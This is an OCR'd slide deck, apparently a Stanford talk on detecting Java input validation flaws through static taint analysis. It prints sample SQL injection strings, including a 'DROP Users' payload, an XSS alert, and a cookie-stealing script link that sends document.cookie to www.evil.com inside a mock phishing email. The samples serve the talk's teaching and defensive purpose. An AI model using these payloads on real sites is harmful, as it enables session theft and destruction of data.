


Finding Input Validation Errors in Java with Static Analysis

**Benjamin Livshits
and
Monica S. Lam**

Stanford University




SecurityFocus.com Vulnerabilities: Hot off the Press...

2005-05-16: **JGS-Portal Multiple Cross-Site Scripting and SQL Injection Vulnerabilities**
2005-05-16: **WoltLab Burning Board Verify_email Function SQL Injection Vulnerability**
2005-05-16: Version Cue Local Privilege Escalation Vulnerability
2005-05-16: **NPDS THOLD Parameter SQL Injection Vulnerability**
2005-05-16: **DotNetNuke User Registration Information HTML Injection Vulnerability**
2005-05-16: **Pserv completedPath Remote Buffer Overflow Vulnerability**
2005-05-16: **DotNetNuke User-Agent String Application Logs HTML Injection Vulnerability**
2005-05-16: **DotNetNuke Failed Logon Username Application Logs HTML Injection Vulnerability**
2005-05-16: Mozilla Suite And Firefox DOM Property Overrides Code Execution Vulnerability
2005-05-16: **Sigma ISP Manager Sigmaweb.DLL SQL Injection Vulnerability**
2005-05-16: Mozilla Suite And Firefox Multiple Script Manager Security Bypass Vulnerabilities
2005-05-16: PServ Remote Source Code Disclosure Vulnerability
2005-05-16: PServ Symbolic Link Information Disclosure Vulnerability
2005-05-16: **Pserv Directory Traversal Vulnerability**
2005-05-16: **MetaCart E-Shop ProductsByCategory.ASP Cross-Site Scripting Vulnerability**
2005-05-16: **WebAPP Apage.CGI Remote Command Execution Vulnerability**
2005-05-16: **OpenBB Multiple Input Validation Vulnerabilities**
2005-05-16: **PostNuke Blocks Module Directory Traversal Vulnerability**
2005-05-16: **MetaCart E-Shop V-8 IntProdID Parameter Remote SQL Injection Vulnerability**
2005-05-16: **MetaCart2 StrSubCatalogID Parameter Remote SQL Injection Vulnerability**
2005-05-16: **Shop-Script ProductID SQL Injection Vulnerability**
2005-05-16: **Shop-Script CategoryID SQL Injection Vulnerability**
2005-05-16: **SWSOft Confixx Change User SQL Injection Vulnerability**
2005-05-16: **PGN2WEB Buffer Overflow Vulnerability**
2005-05-16: **Apache HTDigest Realm Command Line Argument Buffer Overflow Vulnerability**
2005-05-16: Squid Proxy Unspecified DNS Spoofing Vulnerability
2005-05-16: **Linux Kernel ELF Core Dump Local Buffer Overflow Vulnerability**
2005-05-16: Gaim Jabber File Request Remote Denial Of Service Vulnerability
2005-05-16: **Gaim IRC Protocol Plug-in Markup Language Injection Vulnerability**
2005-05-16: Gaim Gaim_Markup_Strip_HTML Remote Denial Of Service Vulnerability
2005-05-16: GDK-Pixbuf BMP Image Processing Double Free Remote Denial of Service Vulnerability
2005-05-16: Mozilla Firefox Install Method Remote Arbitrary Code Execution Vulnerability
2005-05-16: Multiple Vendor FTP Client Side File Overwriting Vulnerability
2005-05-16: PostgreSQL TSearch2 Design Error Vulnerability
2005-05-16: PostgreSQL Character Set Conversion Privilege Escalation Vulnerability

May 16th

22/35=62%
of vulnerabilities
are due to
input validation




Application-level Security Issues in Java

- ⊕ No surprise: lack of input validation is #1 source of security errors
- ⊕ Buffer overruns is one example
 - ⊠ Responsible for a large number of C/C++ vulnerabilities
- ⊕ Enter Java – no buffer overruns
- ⊕ Good language for Web application development
 - ⊠ J2EE Servlets, Struts, etc.
- ⊕ But... we can still have security issues in Java
- ⊕ **Web applications** are an easy target


OWASP List of Top Ten Web Application Security Flaws

1. [Unvalidated Input](#)
2. Broken Access Control
3. Broken Authentication and Session Management
4. [Cross Site Scripting \(XSS\) Flaws](#)
5. [Buffer Overflows](#)
6. [Injection Flaws](#)
7. Improper Error Handling
8. Insecure Storage
9. Denial of Service
10. Insecure Configuration Management



How Widespread are there Problems?

Maybe they Affects Small
Open-Source Apps Only?



War stories #1: Oracle Alert – 6/2004


US-CERT Technical Cyber Security Alert TA04-160A -- SQL Injection Vulnerabilities in Oracle E-Business Suite - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

getContextPath

WASC-TC-v1_0.pdf (appl... PDF pdf (application/pdf Object) SecurityFocus HOME Mail... Java 2 Platform EE v1.3: ... SUIF Wiki CERT/CC Understanding ... US-CERT Technical Cyber ...

Home | FAQ | Contact | Privacy Policy | Unsubscribe from Alerts

 **US-CERT**
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Search US-CERT

[Advanced Search](#)

National Cyber Alert System

Technical Cyber Security Alert TA04-160A

SQL Injection Vulnerabilities in Oracle E-Business Suite

Original release date: June 8, 2004
Last revised: June 9, 2004
Source: US-CERT

Systems Affected

- Oracle Applications 11i
- Oracle E-Business Suite 11i

Overview

A vulnerability in the Oracle's application, data integrity, or

I. Description

Oracle E-Business Suite is used for processing payments, and other tasks u

According to the [Oracle Security Advisory](#), Oracle E-Business Suite Re

Note that no authentication r

US-CERT is tracking this iss

II. Impact


An unauthenticated attacker compromising the integrity of the database information, this may lead to the compromise of the database application and the underlying operating system.

III. Solution

Done

Impact:

An unauthenticated attacker could exploit this vulnerability to **execute arbitrary SQL statements on the vulnerable system with the privileges of the Oracle server process**. In addition to compromising the integrity of the database information, this may lead to the compromise of the database application and the underlying operating system



War stories #2: Oracle Alert – 9/2004

Technology News: Security: Oracle Moves to Monthly Patching - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://www.technewsworld.com/story/oracle-monthly-security-patches-36342.html


The vulnerabilities range from buffer overflow to PL/SQL injection, character set conversion bugs and denial of service.

Google Search: link:http://www.ora... AskTom "Defending and detecting S... eBCVG - SQL Injection Signatures E... Blind SQL injection white paper Technology News: Security: Oracle ...

Please note that this material is copyright protected. It is illegal to display or reproduce this article without permission for any commercial purpose, including use as marketing or public relations literature. To obtain reprints of this article for authorized use, please call a sales representative at +1 (818) 461-9700 or visit http://www.ectnews.com/about/reprints.shtml.

Oracle Moves to Monthly Patching

By Miya Knights
09/02/04 10:22 AM PT



Oracle announced last month that it planned to release all patches on a monthly basis, but has still to set to a regular date. Last October, Microsoft began issuing software patches on a single day each month. However, Butler Group senior research analyst Mike Thompson criticised the move to monthly patching.

[Oracle](#) (Nasdaq: ORCL) released a host of patches this week as it moves to a monthly release schedule.

The database giant made patches related to versions 10g, 9i and 8i of its Database Server and versions 10g and 9i of its Application Server available on Tuesday via its Metalink Web site.

Some of the patches fix issues such as buffer overflow, PL/SQL injection, character set conversion bugs and denial of service.

UK security company Network Security Research Institute (NSRI) said that Oracle's move to monthly patching was a "three-month window" for attackers to exploit vulnerabilities.

The firm also said it would release patches for the flaws on 31 November.

Oracle announced last month that it planned to release all patches on a monthly basis, but has still to set to a regular date. Last October, Microsoft began issuing software patches on a single day each month. However, Butler Group senior research analyst Mike Thompson criticised the move to monthly patching.

He argued that administrators should not patch at important times.


Patch Trend

"What are administrators supposed to do? They effectively have a clear motivation to patch at important times."


Find stopped.

Impact:

The vulnerabilities range from buffer overflow issues, **PL/SQL Injection**, trigger abuse, character set conversion bugs and denial of service. On the 31st of August 2004 Oracle released a set of patches to address all of these issues (and for other flaws found by other researchers.)



War stories #3: Sun Alert – 7/2004





Impact:

The vulnerability is caused due to an input validation error. If an error occurs during the processing of a Java application, an error page is returned to the user. However, a part of the requested URL is included in this error page without being sanitised. This makes it possible to inject arbitrary script code.

Example:

`http://[victim]/webapps-simple/jsp/source.jsp?<script>alert(document.cookie)</script>`






Preview of Coming Attractions...

- Let's look at a couple of popular attack scenarios
- Appear frequently on the May 16th slide


- Exhibit A: SQL injection
 - Scenario:
 - Malicious user injects strings to be used as part of SQL statements
 - Potential damage:
 - Read unauthorised data, update or remove DB records, etc.

- Exhibit B: Cross-site scripting
 - Scenario:
 - Unchecked input data echoed back to the user
 - Potential damage:
 - Can be used to steal personal data stored in cookies



Outline

- ✚ Application-level attacks
 - ▣ Vulnerability examples in more detail
 - ▣ What's the heart of the issue?
 - ▣ Validation strategies
 - ▣ Why is the problem hard? Why things don't work?
- ✚ Our static analysis system
- ✚ Results & Conclusions




SQL Injection Example

- Happy-go-lucky SQL statement:

```
statement = "SELECT Username, UserID, Password
            FROM Users WHERE
            username =" + user + " AND
            password =" + password
```

- Looks benign on the surface, but try this...

1. "bob"/"foobar" -> **SELECT Username, UserID, Password FROM Users WHERE Username = 'bob' AND Password = 'foobar'**
2. "bob'—"/"" -> **SELECT Username, UserID, Password FROM Users WHERE Username = 'bob'—' AND Password = 'foobar'**
3. "bob' or 1=1—"/"" -> **SELECT Username, UserID, Password FROM Users WHERE Username = 'bob' or 1=1—'**
4. "bob'; COMMIT—"/"" -> **SELECT Username, UserID, Password FROM Users WHERE Username = 'bob'; COMMIT—' AND Password = 'foobar'**
5. "bob'; DROP Users —"/"" -> **SELECT Username, UserID, Password FROM Users WHERE Username = 'bob'; DROP Users—' AND Password = 'foobar'**




Cross-site scripting (XSS) Example

- Login script for Citibank's Web site, LoginServlet.java
- Located at <https://www.citibank.com/login.jsp>
- Error page – activated if the user is not found

```
if(!exist(username)){
    response.getWriter().println(
        "<html> Sorry, name "+ username +
        "is not found </html>");
}
```

- ``
- `<a href="https://www.citibank.com/login.jsp?username=`
`<script>alert('You've been owned!')</script>>Login`
- `<a href="https://www.citibank.com/login.jsp?username=`
`<script>document.location =`
`'http://www.evil.com/give_me_the_data.cgi?' + document.cookie`
`</script>">Login`
- How do we exploit this?



A Letter from Citibank

Read Now! Important Message From Citibank - Message (HTML)

File

But look at the HTML source:

```
<a href="https://www.citibank.com/login.jsp?username= <script>...</script>"  
onClick="document.status='' ">  
https://www.citibank.com/login.jsp?username=bob@acm.org  
</a>
```

From:

To:

Cc:

Subject:

Description:

This address belongs to:


Caution:

This is done for your protection - because some of our members no longer have access to their email addresses and we must verify it.


To verify your email address and access your bank account, click on the link below.


<https://www.citibank.com/login.jsp?username=bob@acm.org>

Seemingly legitimate URL



At the Heart of the Issue: Input Validation





Types of Attacks


1. Inject

- ⊕ Parameter manipulation
- ⊕ Hidden field manipulation
- ⊕ Header manipulation
- ⊕ Cookie poisoning
- ⊕ Command-line arguments

2. Exploit

- ⊕ SQL injections
- ⊕ Cross-site scripting
- ⊕ HTTP splitting
- ⊕ Path traversal
- ⊕ Command injection

1. Header manipulation + 2. HTTP splitting = vulnerability



What to do?


⊕ Official Prescription

- ⊠ *Validate all input*

⊕ Sounds good, but how?


- ⊠ Not easy, i.e. allow `` and `<tt>` tags in wiki pages, but disallow `<script>` tags
- ⊠ A lot of the time this is done ad hoc
- ⊠ Two systematic validation techniques
 - Black-listing hard to get right – easy to miss cases
 - White-listing hard to keep up-to-date

⊕ Inevitably bugs creep in...




So, What's Going on in Practice?

- ❖ Some applications are unaware of the issue of input validation
- ❖ Security-aware applications do validation, but it's hard to get right
 - ❑ Easy to miss places place validation checks
 - Need better tools
 - ❑ Easy to mess up validation routines
 - Need better validation libraries
- ❖ Goal of our work:
 - ❑ find missing or inadequate validation checks



Outline

- ➊ Application-level attacks
- ➋ Our static analysis system
 - ▣ System architecture
 - ▣ Pointer analysis
 - ▣ Sources, sinks, derived
- ➌ Results & Conclusions



Architecture of Our System

Java program
bytecode

- Convert PQL specification into Datalog queries
- Run pointer analysis
- Solve Datalog queries to find security violations
- Rely on existing efficient tools to solve Datalog queries


- Need to specify
 - Sources
 - Sinks
 - Derivation methods
- Use PQL for specification

```
catch (Exception e) {
    System.err.println("JDBCDatabaseExport: error serializing snips: " + e.getMessage());
    e.printStackTrace();
}

/**
 * Make an XML representation from a table.
 */
private static ResultSet readTable(String table, String appId, Connection connection)
    throws SQLException {
    PreparedStatement prepStmt = connection.prepareStatement("SELECT * FROM " +
        table + " WHERE applicationId=?appId");
    return prepStmt.executeQuery();
}

/**
 * Make an XML representation from a result set.
 */
private static void serializeSnips(XMLWriter xmlWriter, ResultSet results, Connection c)
    throws SQLException {
    ResultSetMetaData meta = results.getMetaData();

    while (results.next()) {
        // loop through columns and create map entries
        Map elementMap = serializedData(results, meta);
        // store map content entries and close element
        Element snipElement = serializer.serialize(elementMap);
        // store versions information
        Element versionsElement = snipElement.addElement("versions");
        PreparedStatement prepStmt = connection.prepareStatement("SELECT * FROM SnipVersi");
    }
}
```



Detecting a SQL Injection Statically


```
HttpServletRequest request = ...;  
String userName1 = request.getParameter("name");  
String query2 = "SELECT * FROM Users " + " WHERE name = '" + userName1 + "'";  
Connection con = ...  
  
con.execute(query2);
```

Flow of taint:

- ✦ Starts at a *source* – **userName** is return value of **getParameter**
- ✦ Propagates through string concatenation to **query**
- ✦ Falls into *sink* **execute**


Objects:

- ✦ Two tainted string objects
- ✦ Referred to by **userName**¹ and **query**²
 - ▣ **userName**
 - ▣ **query**




Pointer Analysis

- ✚ Determines what **objects** a given variable may refer to
- ✚ Our static approach depends on a pointer analysis
- ✚ **Context sensitivity** greatly increases analysis precision
 - ▣ Distinguish between context of a method call
 - ▣ Taint propagation is done context-sensitively
 - ▣ Functions return to the same places from where they are called





Pointer Analysis Object Naming

- Need to do some approximation:
 - **Unbounded** number of dynamic objects
 - **Finite** number of static entities for analysis
- Allocation-site object naming
 - Dynamic objects are represented by the line of code that allocates them
 - Can be imprecise – two dynamic objects allocated at the same site have the same static representation



Static vs Dynamic View Of the World






Propagation vs Derivation

Propagation:


- The same object can be passed around
 - **Passed in** as parameters
 - **Returned** from functions
 - **Deposited** to and **retrieved** from data structures
- Pointer analysis helps us:
 - As long as we are following the same object
 - Doesn't matter what variables refer to it


Derivation of Strings:

- Taint "jumps" from one String object to another
- Need to specify all derivation methods
 - `String.toLowerCase()`
 - `String.substring(...)`
 - `String.replace(...)`
 - `StringTokenizer.next()`
 - `StringBuffer.append(...)`
 - etc.



Static Flow of Taint






Tainted Object Propagation Problem

- Our framework is customizable – user provides the problem
- Formulate a tainted object propagation
- User is responsible for:
 - Sources
 - Sinks
 - Derivation methods
- Expressed in PQL, a program query language

